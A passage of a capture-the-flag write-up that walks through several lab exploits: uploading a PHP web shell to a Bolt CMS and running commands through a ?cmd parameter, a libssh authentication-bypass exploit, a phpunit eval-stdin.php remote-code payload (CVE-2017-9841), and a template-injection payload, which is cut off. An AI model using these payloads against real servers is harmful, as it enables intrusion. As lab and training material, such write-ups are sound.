
Then it takes us to the admin dashboard:




If we go to file management and uploaded files we can upload code that will exploit the bolt system

For this we can upload html file with php code in it and change its file format on the web: 



Now I can should use ?cmd parameter to get the flag: http://35.246.139.54:30987/files/x.php?cmd=id


?cmd= cat /flag.txt will return flag:



Flag: **CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75}**

**Lab 3: Libssh**

<http://34.107.35.141:31348/>

****

Go to <https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d>


Ssh exploit code, copy to visual studio

Terminal python3 file location 34.107.35.141 -p 31348 -c "cd ..;cat flag.txt"


Flag: CTF{754a4874399c6c15f6f12d31bccb438d1d42b540e5cec9c2371a831bb1eabeed}

**Lab 4 php-unit**

34.159.27.166:32225



Go to burpsuite proxy turn on intercept open browser go to the ip address. Right click on the link in burpsuite go to repeater in the code on first line we put in this: GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1


because with dirsearch we see the vulnerable line “/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php “

Then we use CVE-2017-9841 exploits, so in the end of the request we insert this line: <?php system('cat /flag.txt')?>

And we will get the flag: CTF{8c7795c5332da1491741a61fe780006a619273444bfe54aff555e28f83e3b123}

**Lab 5 shark**

34.107.35.141:31482



We try if Ssti injection is possible for example ${5\*5} if its 25 means its possible. We go to burpsuite same way we did in the last lab and in the request after the given code we put

name=<%

import os

flag=os.popen('cat flag').read()

